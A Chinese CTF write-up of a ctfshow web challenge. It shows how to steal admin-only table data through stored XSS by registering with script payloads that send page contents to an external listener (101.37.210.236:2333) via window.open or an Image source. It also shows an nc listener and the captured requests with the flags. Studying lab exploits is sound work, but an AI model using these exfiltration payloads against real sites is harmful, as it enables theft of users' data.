

欢迎你登陆ctfshow

用户名

请输入用户名

密码

请输入密码

密码必须大于6位

立即提交

1.打开靶场，在用户管理可以知道有些东西管理员才能看，通过web328也可以知道flag就在这个位置


CTFshow-web入门注册▼登陆用户管理登出

你并不是管理员

用户名	密码
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见
仅管理员可见	仅管理员可见

2.查看源码可以知道**CSS 选择器**为div.layui-table-cell.laytable-cell-1-0-1，所以可以尝试用选择器获取管理员的页面信息

```
<table class="layui-table" cellspacing="0" cellpadding="0" border="0">
  <tbody>
    <tr class="" data-index="0">
      <td class="" data-field="username" data-key="1-0-0">...</td>
      <td class="" data-field="password" data-key="1-0-1" data-edit="text">
        <div class="layui-table-cell laytable-cell-1-0-1">仅管理员可见</div>
      </td>
    </tr>
    <tr class="" data-index="1">...</tr>
```



3.构造payload，将div.layui-table-cell.laytable-cell-1-0-1处的内容输出，地址为服务器地址，端口为服务器监听端口

```
<script>$("div.layui-table-cell.laytable-cell-1-0-1").each(function(index,value)
{window.open("http://101.37.210.236:2333/" + value.innerHTML)});</script>;
```

4.先注册，用户名和密码都设置为payload

欢迎你注册ctfshow

用户名

<script>\$("div.layui-table-cell.laytable-cell-1-0-1").each(funci

密码

.....

密码必须大于6位

重复密码

.....

密码必须大于6位

立即提交

重置

5.然后在服务器上监听，回到题目进行登录

欢迎你登陆ctfshow

用户名

<script>\$("div.layui-table-cell.laytable-cell-1-0-1").each(function(in

密码

.....

密码必须大于6位

立即提交

过一会就可以看到flag了

```

root@iZbp1987hhsf461jei0wvLZ:~# nc -lvvp 2333
Listening on 0.0.0.0 2333
Connection received on 124.223.158.81 41050
GET /ctfshow%7B32c40222-62d1-473c-99b0-0518b5a14757%7D HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://127.0.0.1/manager.php
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 101.37.210.236:2333

```

当然可以用选择器，构造payload，操作一样

jquery

```

<script>$(".div.layui-table-cell.laytable-cell-1-0-1").each(function(index,value)
{window.open("http://101.37.210.236:2333/" + value.innerHTML)}</script>

```

querySelector

例：

```

<script>window.open("http://101.37.210.236:2333/"+document.querySelector("div.layui-form.layui-border-box.layui-table-view > .layui-table-box > .layui-table-body.layui-table-main > .layui-table .layui-table-cell.laytable-cell-1-0-1").innerHTML)</script>

```

以上payload皆为单行，还可以一网打尽

```

<script>var img = new Image();img.src =
"http://101.37.210.236:2333/"+document.querySelector(".layui-table-body").textContent;document.body.append(img);</script>

```

```

GET /flagctfshow%7Babcd735d-750e-4ac7-8ec3-5a0db981fb1b%7Dadminctfshowdacaijivar%20img%20=%20new%20Image();img.src%20=%20%22http://101.37.210.236:2333/%22+document.querySelector(%22.layui-table-body%22).textContent;document.body.append(img);var%20img%20=%20new%20Image();img.src%20=%20%22http://101.37.210.236:2333/%22+document.querySelector(%22.layui-table-body%22).textContent;document.body.append(img); HTTP/1.1
Referer: http://127.0.0.1/manager.php
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
Accept: */*

```